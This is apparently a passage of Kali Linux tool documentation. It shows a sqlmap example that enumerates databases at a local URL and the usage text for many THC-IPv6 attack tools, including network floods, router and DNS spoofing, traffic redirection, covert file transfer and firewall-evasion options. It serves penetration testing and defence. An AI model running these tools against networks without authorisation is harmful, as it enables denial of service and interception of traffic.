Attack the given URL *(–u "http://192.168.1.250/?p=1&forumaction=search")* and extract the database names *(–dbs)*:

```
root@kali:~# sqlmap -u "http://192.168.1.250/?p=1&forumaction=search" --dbs

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 13:11:04
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, DB2, EXPLOITATION, HTTP, MSSQL, MYSQL, ORACLE, POSTGRESQL, SQLITE, VULNANALYSIS, WEBAPPS

THC-IPV6

THC-IPV6 PACKAGE DESCRIPTION

A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library.

Source: https://www.thc.org/thc-ipv6/

THC-IPV6 Homepage | Kali THC-IPV6 Repo

- Author: The Hacker's Choice
- License: AGPLv3

TOOLS INCLUDED IN THE THC-IPV6 PACKAGE

6to4test.sh–TestsiftheIPv4targethasadynamic6to4tunnelactive

```
root@kali:~# 6to4test.sh
Syntax: /usr/bin/6to4test.sh interface ipv4address
This little script tests if the IPv4 target has a dynamic 6to4 tunnel active
Requires address6 and thcping6 from thc-ipv6
```

address6–Convertsamacoripv4addresstoanipv6address

```
root@kali:~# address6
address6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
    address6 mac-address [ipv6-prefix]
    address6 ipv4-address [ipv6-prefix]
    address6 ipv6-address

Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is
given as 2nd option) or, when given an ipv6 address, prints the mac or ipv4
address. Prints all possible variations. Returns -1 on errors or the number of
variations found
```

alive6–Showsaliveaddressesinthesegment

```
root@kali:~# alive6
alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port,..]
[-a port,..] [-u port,..] [-W TIME] [-dlrvS] interface [unicast-or-multicast-address
[remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file    check systems from input file
  -o file    write results to output file
  -M         enumerate hardware addresses (MAC) from input addresses (slow!)
  -D         enumerate DHCP address space from input addresses
  -p         send a ping packet for alive check (default)
  -e dst,hop send an errornous packets: destination (default), hop-by-hop
  -s port,port,..  TCP-SYN packet to ports for alive check
  -a port,port,..  TCP-ACK packet to ports for alive check
  -u port,port,..  UDP packet to ports for alive check
  -d         DNS resolve alive ipv6 addresses
  -n number  how often to send each packet (default: local 1, remote 2)
  -W time    time in ms to wait after sending a packet (default: 1)
  -S         slow mode, get best router for each remote target or when proxy-NA
  -I srcip6  use the specified IPv6 address as source
  -l         use link-local address instead of global address
  -v         verbose (twice: detailed information, thrice: dumping all packets)
Target address on command line or in input file can include ranges in the form
of 2001:db8::1-fff or 2001:db8::1-2:0-ffff:0:0-ffff, etc.
Returns -1 on errors, 0 if a system was found alive or 1 if nothing was found.
```

covert_send6–SendsthecontentofFILEcovertlytothetarget

```
root@kali:~# covert_send6
covert_send6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6 [-m mtu] [-k key] [-s resend] interface target file [port]

Options:
  -m mtu     specifies the maximum MTU (default: interface MTU, min: 1000)
  -k key     encrypt the content with Blowfish-160
  -s resend  send each packet RESEND number of times, default: 1

Sends the content of FILE covertly to the target, And its POC - dont except
too much sophistication - its just put into the destination header.
```

covert_send6d–WritescovertlyreceivedcontenttoFILE

```
root@kali:~# covert_send6d
covert_send6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6d [-k key] interface file

Options:
  -k key     decrypt the content with Blowfish-160

Writes covertly received content to FILE.
```

denial6–Performsvariousdenialofserviceattacksonatarget

```
root@kali:~# denial6
denial6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

detect-new-ip6–Thistoolsdetectsnewipv6addressesjoiningthelocalnetwork

```
root@kali:~# detect-new-ip6
detect-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect-new-ip6 interface [script]

This tools detects new ipv6 addresses joining the local network.
If script is supplied, it is executed with the detected IPv6 address as first
and the interface as second command line option.
```

detect_sniffer6–TestsifsystemsonthelocalLANaresniffing

```
root@kali:~# detect_sniffer6
detect_sniffer6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect_sniffer6 interface [target6]

Tests if systems on the local LAN are sniffing.
Works against Windows, Linux, OS/X and *BSD
If no target is given, the link-local-all-nodes address is used, which
however rarely works.
```

dnsdict6–EnumeratesadomainforDNSentries

```
root@kali:~# dnsdict6
```

```
dnsdict6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsdict6 [-d46] [-s|-m|-l|-x] [-t THREADS] [-D] domain [dictionary-file]

Enumerates a domain for DNS entries, it uses a dictionary file if supplied
or a built-in list otherwise. This tool is based on dnsmap by gnucitizen.org.

Options:
 -4      also dump IPv4 addresses
 -t NO   specify the number of threads to use (default: 8, max: 32).
 -D      dump the selected built-in wordlist, no scanning.
 -d      display IPv6 information on NS and MX DNS domain information.
 -S      perform SRV service name guessing
 -[smlx] choose the dictionary size by -s(mall=50), -m(edium=796) (DEFAULT)
           -l(arge=1416), or -x(treme=3211)
```

dnsrevenum6–PerformsafastreverseDNSenumerationandisabletocopewithslowservers

```
root@kali:~# dnsrevenum6
dnsrevenum6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsrevenum6 dns-server ipv6address

Performs a fast reverse DNS enumeration and is able to cope with slow servers.
Examples:
  dnsrevenum6 dns.test.com 2001:db8:42a8::/48
  dnsrevenum6 dns.test.com 8.a.2.4.8.b.d.0.1.0.0.2.ip6.arpa
```

dnssecwalk–PerformDNSSECNSECwalking

```
root@kali:~# dnssecwalk
dnssecwalk v1.2 (c) 2013 by Marc Heuse <mh@mh-sec.de> http://www.mh-sec.de

Syntax: dnssecwalk [-e46] dns-server domain

Options:
 -e  ensure that the domain is present in found addresses, quit otherwise
 -4  resolve found entries to IPv4 addresses
 -6  resolve found entries to IPv6 addresses

Perform DNSSEC NSEC walking.

Example: dnssecwalk dns.test.com test.com
```

dos_mld.sh–Ifspecified,themulticastaddressofthetargetwillbedroppedfirst

```
root@kali:~# dos_mld.sh
Syntax: /usr/bin/dos_mld.sh [-2] interface [target-link-local-address multicast-
address]
If specified, the multicast address of the target will be dropped first.
All multicast traffic will cease after a while.
Specify -2 to use MLDv2.
```

dos-new-ip6–Thistoolspreventsnewipv6interfacestocomeup

```
root@kali:~# dos-new-ip6
dos-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

dump_router6–Dumpsalllocalroutersandtheirinformation

```
root@kali:~# dump_router6
dump_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dump_router6 interface

Dumps all local routers and their information
```

exploit6–PerformsexploitsofvariousCVEknownIPv6vulnerabilitiesonthedestination

```
root@kali:~# exploit6
exploit6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: exploit6 interface destination [test-case-number]

Performs exploits of various CVE known IPv6 vulnerabilities on the destination
Note that for exploitable overflows only 'AAA...' strings are used.
If a system is vulnerable, it will crash, so be careful!
```

extract_hosts6.sh–printsthehostpartsofIPv6addressesinFILE

```
root@kali:~# extract_hosts6.sh
/usr/bin/extract_hosts6.sh FILE
prints the host parts of IPv6 addresses in FILE
```

extract_networks6.sh–printsthenetworksfoundinFILE

```
root@kali:~# extract_networks6.sh
/usr/bin/extract_networks6.sh FILE
prints the networks found in FILE
```

fake_advertise6–Advertiseipv6addressonthenetwork

```
root@kali:~# fake_advertise6
fake_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_advertise6 [-DHF] [-Ors] [-n count] [-w seconds] interface ip-address-
advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not specified),
sending it to the all-nodes multicast address if no target address is set.
Source ip addresss is the address advertised if not set.

Sending options:
  -n count    send how many packets (default: forever)
  -w seconds  wait time between the packets sent (default: 5)
Flag options:
  -O  do NOT set the override flag (default: on)
  -r  DO set the router flag (default: off)
  -s  DO set the solicitate flag (default: off)
ND Security evasion options (can be combined):
  -H  add a hop-by-hop header
  -F  add a one shot fragment header (can be specified multiple times)
  -D  add a large destination header which fragments the packet.
```

fake_dhcps6–FakeDHCPv6server

```
root@kali:~# fake_dhcps6
fake_dhcps6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dhcps6 interface network-address/prefix-length dns-server [dhcp-server-
ip-address [mac-address]]

Fake DHCPv6 server. Use to configure an address and set a DNS server
```

fake_dns6d–FakeDNSserverthatservesthesameipv6addresstoanylookuprequest

```
root@kali:~# fake_dns6d
fake_dns6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dns6d interface ipv6-address [fake-ipv6-address [fake-mac]]
Fake DNS server that serves the same ipv6 address to any lookup request
You can use this together with parasite6 if clients have a fixed DNS server
Note: very simple server. Does not honor multiple queries in a packet, norNS, MX, etc.
lookups.
```

fake_dnsupdate6–FakeDNSupdater

```
root@kali:~# fake_dnsupdate6
fake_dnsupdate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dnsupdate6 dns-server full-qualified-host-dns-name ipv6address

Example: fake_dnsupdate6 dns.test.com myhost.sub.test.com ::1
```

fake_mipv6–Willredirectallpacketsforhome-addresstocare-of-address

```
root@kali:~# fake_mipv6
fake_mipv6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mipv6 interface home-address home-agent-address care-of-address

If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without
IPSEC, this will redirect all packets for home-address to care-of-address
```

fake_mld26

```
root@kali:~# fake_mld26
fake_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld26 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

This uses the MLDv2 protocol. Only a subset of what the protocol is able to
do is possible to implement via a command line. Code it if you need something.
Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mld6–Ad(d)vertiseordeleteyourself–oranyoneyouwant

```
root@kali:~# fake_mld6
fake_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld6 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mldrouter6–Announce,deleteorsoliciatedMLDrouter

```
root@kali:~# fake_mldrouter6
fake_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mldrouter6 [-l] interface advertise|solicitate|terminate [own-ip [own-mac-address]]

Announce, delete or soliciated MLD router - yourself or others.
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_pim6

```
root@kali:~# fake_pim6
fake_pim6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface hello [dr_priority]
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface join|prune neighbor6 multicast6 target6

The hello command takes optionally the DR priority (default: 0).
The join and prune commands need the multicast group to modify, the target
address that joins or leavs and the neighbor PIM router
Use -s to spoof the source ip6, -d to send to another address than ff02::d,
and -t to set a different TTL (default: 1)
```

fake_router26–Announceyourselfasarouterandtrytobecomethedefaultrouter

```
root@kali:~# fake_router26
fake_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_router26 [-E type] [-A network/prefix] [-R network/prefix] [-D dns-server]
[-s sourceip] [-S sourcemac] [-ardl seconds] [-Tt ms] [-n no] [-i interval] interface

Options:
 -A network/prefix  add autoconfiguration network (up to 16 times)
 -a seconds         valid lifetime of prefix -A (defaults to 99999)
 -R network/prefix  add a route entry (up to 16 times)
 -r seconds         route entry lifetime of -R (defaults to 4096)
 -D dns-server      specify a DNS server (up to 16 times)
 -L searchlist      specify the DNS domain search list, seperate entries with ,
 -d seconds         dns entry lifetime of -D (defaults to 4096
 -M mtu             the MTU to send, defaults to the interface setting
 -s sourceip        the source ip of the router, defaults to your link local
 -S sourcemac       the source mac of the router, defaults to your interface
 -l seconds         router lifetime (defaults to 2048)
 -T ms              reachable timer (defaults to 0)
 -t ms              retrans timer (defaults to 0)
 -p priority         priority "low", "medium", "high" (default), "reserved"
 -F flags           Set one or more of the following flags: managed, other,
                  homeagent, proxy, reserved; seperate by comma
 -E type            Router Advertisement Guard Evasion option. Types:
    H             simple hop-by-hop header
    1             simple one-shot fragmentation header (can add multiple)
    D             insert a large destination header so that it fragments
    O             overlapping fragments for keep-first targets (Win, BSD, Mac)
    o             overlapping fragments for keep-last targets (Linux, Solaris)
                   Examples: -E H111, -E D
 -m mac-address    if only one machine should receive the RAs (not with -E DoO)
 -i interval       time between RA packets (default: 5)
 -n number         number of RAs to send (default: unlimited)

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
```

fake_router6–Announceyourselfasarouterandtrytobecomethedefaultrouter.

```
root@kali:~# fake_router6
fake_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  fake_router6  [-HFD]  interface  network-address/prefix-length  [dns-server
[router-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

fake_solicitate6–Solicateipv6addressonthenetwork

```
root@kali:~# fake_solicitate6
fake_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_solicitate6 [-DHF] interface ip-address-solicitated [target-address [mac-
address-solicitated [source-ip-address]]]

Solicate ipv6 address on the network, sending it to the all-nodes multicast address
```

firewall6–PerformsvariousACLbypassattemptstocheckimplementations

```
root@kali:~# firewall6
firewall6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: firewall6 [-u] interface destination port [test-case-no]

Performs various ACL bypass attempts to check implementations.
Defaults to TCP ports, option -u switches to UDP.
For all test cases to work, ICMPv6 ping to thhe destination must be allowed.
```

flood_advertise6–Floodthelocalnetworkwithneighboradvertisements

```
root@kali:~# flood_advertise6
flood_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_advertise6 interface

Flood the local network with neighbor advertisements.
```

flood_dhcpc6–DHCPclientflooder

```
root@kali:~# flood_dhcpc6
flood_dhcpc6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_dhcpc6 [-n|-N] [-1] [-d] interface [domain-name]

DHCP client flooder. Use to deplete the IP address pool a DHCP6 server is
offering. Note: if the pool is very large, this is rather senseless. :-)

By default the link-local IP MAC address is random, however this won't work
in some circumstances. -n will use the real MAC, -N the real MAC and
link-local address. -1 will only solicate an address but not request it.
If -N is not used, you should run parasite6 in parallel.
Use -d to force DNS updates, you can specify a domain name on the commandline.
```

flood_mld26–FloodthelocalnetworkwithMLDv2reports

```
root@kali:~# flood_mld26
flood_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld26 interface

Flood the local network with MLDv2 reports.
```

flood_mld6–FloodthelocalnetworkwithMLDreports

```
root@kali:~# flood_mld6
flood_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld6 interface

```

```
Flood the local network with MLD reports.
```

flood_mldrouter6–FloodthelocalnetworkwithMLDrouteradvertisements

```
root@kali:~# flood_mldrouter6
flood_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mldrouter6 interface

Flood the local network with MLD router advertisements.
```

flood_router26–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router26
flood_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router26 [-HFD] [-s] [-RPA] interface

Flood the local network with router advertisements.
Each packet contains 17 prefix and route enries
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
-R does only send routing entries, no prefix information.
-P does only send prefix information, no routing entries.
-A is like -P but implements an attack by George Kargiotakis to disable privacy
extensions
The option -s uses small lifetimes, resulting in a more devasting impact
```

flood_router6–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router6
flood_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router6 [-HFD] interface

Flood the local network with router advertisements.
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
```

flood_solicitate6–Floodthenetworkwithneighborsolicitations

```
root@kali:~# flood_solicitate6
flood_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_solicitate6 interface [target]

Flood the network with neighbor solicitations.
```

fragmentation6–Performsfragmentfirewallandimplementationchecks

```
root@kali:~# fragmentation6
fragmentation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fragmentation6 [-fp] [-n number] interface destination [test-case-no]

-f activates flooding mode, no pauses between sends; -p disables first and
final pings, -n number specifies how often each test is performed

Performs fragment firewall and implementation checks, incl. denial-of-service.
```

fuzz_ip6–Fuzzesanicmp6packet

```
root@kali:~# fuzz_ip6
fuzz_ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-X|-1|-2|-3|-4|-
5|-6|-7|-8|-9|-0 port] interface unicast-or-multicast-address [address-in-data-pkt]

Fuzzes an icmp6 packet
Options:
 -X         do not add any ICMP/TCP header (tranport laye)
 -1         fuzz ICMP6 echo request (default)
 -2         fuzz ICMP6 neighbor solicitation
 -3         fuzz ICMP6 neighbor advertisement
 -4         fuzz ICMP6 router advertisement
 -5         fuzz multicast listener report packet
 -6         fuzz multicast listener done packet
 -7         fuzz multicast listener query packet
 -8         fuzz multicast listener v2 report packet
 -9         fuzz multicast listener v2 query packet
 -0         fuzz node query packet
 -s port     fuzz TCP-SYN packet against port
 -x         tries all 256 values for flag and byte types
 -t number   continue from test no. number
 -T number   only performs test no. number
 -p number   perform an alive check every number of tests (default: none)
 -a         do not perform initial and final alive test
 -n number   how many times to send each packet (default: 1)
 -I         fuzz the IP header too
 -F         add one-shot fragmentation, and fuzz it too (for 1)
 -S         add source-routing, and fuzz it too (for 1)
 -D         add destination header, and fuzz it too (for 1)
 -H         add hop-by-hop header, and fuzz it too (for 1 and 5-9)
 -R         add router alert header, and fuzz it too (for 5-9 and all)
 -J        add jumbo packet header, and fuzz it too (for 1)
You can only define one of -0 ... -9 and -s, defaults to -1.
Returns -1 on error, 0 on tests done and targt alive or 1 on target crash.
```

implementation6–Performssomeipv6implementationchecks

```
root@kali:~# implementation6
implementation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6 [-p] [-s sourceip6] interface destination [test-case-number]

Options:
  -s sourceip6  use the specified source IPv6 address
  -p           do not perform an alive check at the beginning and end
Performs some ipv6 implementation checks, can be used to test some
firewall features too. Takes approx. 2 minutes to complete.
```

implementation6d–Identifiestestpacketsbytheimplementation6tool

```
root@kali:~# implementation6d
implementation6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6d interface

Identifies test packets by the implementation6 tool, useful to check what
packets passed a firewall
```

inject_alive6–ThistoolanswerstokeepaliverequestsonPPPoEand6in4tunnels

```
root@kali:~# inject_alive6
inject_alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inject_alive6 [-ap] interface

This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE
it also sends keep-alive requests.
Note that the appropriate environment variable THC_IPV6_{PPPOE|6IN4} must be set
Option -a will actively send alive requests every 15 seconds.
Option -p will not send replies to alive requests.
```

inverse_lookup6–Performsaninverseaddressquery

```
root@kali:~# inverse_lookup6
inverse_lookup6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inverse_lookup6 interface mac-address
```

```
Performs an inverse address query, to get the IPv6 addresses that are assigned
to a MAC address. Note that only few systems support this yet.
```

kill_router6–Announcethatatargetaroutergoingdowntodeleteitfromtheroutingtables

```
root@kali:~# kill_router6
kill_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: kill_router6 [-HFD] interface router-address [srcmac [dstmac]]

Announce that a target a router going down to delete it from the routing tables.
If you supply a '*' as router-address, this tool will sniff the network for any
RA packet and immediately send the kill packet.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

ndpexhaust26–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
```

ndpexhaust6–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
root@kali:~# ndpexhaust6
ndpexhaust6 by mario fleischmann <mario.fleischmann@1und1.de>

Syntax: ndpexhaust6 interface destination-network [sourceip]

Randomly pings IPs in target network
```

node_query6–SendsanICMPv6nodequeryrequesttothetarget

```
root@kali:~# node_query6
node_query6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: node_query6 interface target

Sends an ICMPv6 node query request to the target and dumps the replies.
```

passive_discovery6–Passivelysniffsthenetworkanddumpallclient’sIPv6addresses

```
root@kali:~# passive_discovery6
passive_discovery6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [-Ds] [-m maxhop] [-R prefix] interface [script]

Options:
 -D          do also dump destination addresses (does not work with -m)
 -s          do only print the addresses, no other output
 -m maxhop    the maximum number of hops a target which is dumped may be away.
             0 means local only, the maximum amount to make sense is usually 5
 -R prefix    exchange the defined prefix with the link local prefix

Passively sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

randicmp6–SendsallICMPv6typeandcodecombinationstodestination

```
root@kali:~# randicmp6
Syntax: randicmp6 [-s sourceip] interface destination [type [code]]

Sends all ICMPv6 type and code combinations to destination.
Option -s  sets the source ipv6 address.
```

redir6–Implantarouteintovictim-ip,whichredirectsalltraffictotarget-ip

```
root@kali:~# redir6
redir6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redir6 interface victim-ip target-ip original-router new-router [new-router-
mac] [hop-limit]

Implant a route into victim-ip, which redirects all traffic to target-ip to
new-ip. You must know the router which would handle the route.
If the new-router-mac does not exist, this results in a DOS.
If the TTL of the target is not 64, then specify this is the last option.
```

redirsniff6–Implantarouteintovictim-ip,whichredirectsalltraffictodestination-ip

```
root@kali:~# redirsniff6
redirsniff6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  redirsniff6  interface  victim-ip  destination-ip  original-router  [new-router
[new-router-mac]]

Implant a route into victim-ip, which redirects all traffic to destination-ip to
new-router. This is done on all traffic that flows by that matches
victim->target. You must know the router which would handle the route.
If the new-router/-mac does not exist, this results in a DOS.
You can supply a wildcard ('*') for victim-ip and/or destination-ip.
```

rsmurf6–Smurfsthelocalnetworkofthevictim

```
root@kali:~# rsmurf6
rsmurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: rsmurf6 interface victim-ip

Smurfs the local network of the victim. Note: this depends on an
implementation error, currently only verified on Linux.
Evil: "ff02::1" as victim will DOS your local LAN completely
```

sendpees6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpees6
sendpees6 by willdamn <willdamn@gmail.com>

usage: sendpees6 <inf> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
```

sendpeesmp6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpeesmp6
original sendpees by willdamn <willdamn@gmail.com>
modified sendpeesMP by Marcin Pohl <marcinpohl@gmail.com>
Code based on thc-ipv6

usage: sendpeesmp6 <inferface> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
Example: sendpeesmp6 eth0 2048 fe80:: fe80::1
```

smurf6–Smurfthetargetwithicmpechoreplies

```
root@kali:~# smurf6
smurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: smurf6 interface victim-ip [multicast-network-address]

Smurf the target with icmp echo replies. Target of echo request is the
local all-nodes multicast address if not specified
```

thcping6–Craftyourspecialicmpv6echorequestpacket

```
root@kali:~# thcping6
thcping6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcping6 [-af] [-H o:s:v] [-D o:s:v] [-F dst] [-t ttl] [-c class] [-l label]
[-d size] [-S port|-U port] interface src6 dst6 [srcmac [dstmac [data]]]

Craft your special icmpv6 echo request packet.
You can put an "x" into src6, srcmac and dstmac for an automatic value.
Options:
  -a             add a hop-by-hop header with router alert option.
  -q             add a hop-by-hop header with quickstart option.
  -E             send as ethertype IPv4
  -H o:s:v        add a hop-by-hop header with special content
  -D o:s:v       add a destination header with special content
  -D "xxx"       add a large destination header which fragments the packet
  -f            add a one-shot fragementation header
  -F ipv6address  use source routing to this final destination
  -t ttl         specify TTL (default: 64)
  -c class       specify a class (0-4095)
  -l label       specify a label (0-1048575)
  -d data_size    define the size of the ping data buffer
  -S port        use a TCP SYN packet on the defined port instead of ping
  -U port        use a UDP packet on the defined port instead of ping
o:s:v syntax: option-no:size:value, value is in hex, e.g. 1:2:feab
Returns -1 on error or no reply, 0 on normal reply or 1 on error reply.
```

thcsyn6–FloodthetargetportwithTCP-SYNpackets

```
root@kali:~# thcsyn6
thcsyn6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcsyn6 [-AcDrRS] [-p port] [-s sourceip6] interface target port

Options:
 -A      send TCP-ACK packets
 -S      send TCP-SYN-ACK packets
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address
 -D      randomize the destination (treat as /64)
 -p port      use fixed source port

Flood the target port with TCP-SYN packets. If you supply "x" as port, it
is randomized.
```

toobig6–Implantsthespecifiedmtuonthetarget

```
root@kali:~# toobig6
toobig6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: toobig6 [-u] interface target-ip existing-ip mtu [hop-limit]

Implants the specified mtu on the target.
If the TTL of the target is not 64, then specify this as the last option.
Option -u will send the TooBig without the spoofed ping6 from existing-ip.
```

trace6–Abasicbutveryfasttraceroute6program

```
root@kali:~# trace6
```

```
trace6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: trace6 [-abdt] [-s src6] interface targetaddress [port]

Options:
  -a      insert a hop-by-hop header with router alert option.
  -D      insert a destination extension header
  -E      insert a destination extension header with an invalid option
  -F      insert a one-shot fragmentation header
  -b      instead of an ICMP6 Ping, use TooBig (you will not see the target)
  -B      instead of an ICMP6 Ping, use PingReply (you will not see the target)
  -d      resolves the IPv6 addresses to DNS.
  -t      enables tunnel detection
  -s src6  specifies the source IPv6 address
Maximum hop reach: 31

A basic but very fast traceroute6 program.
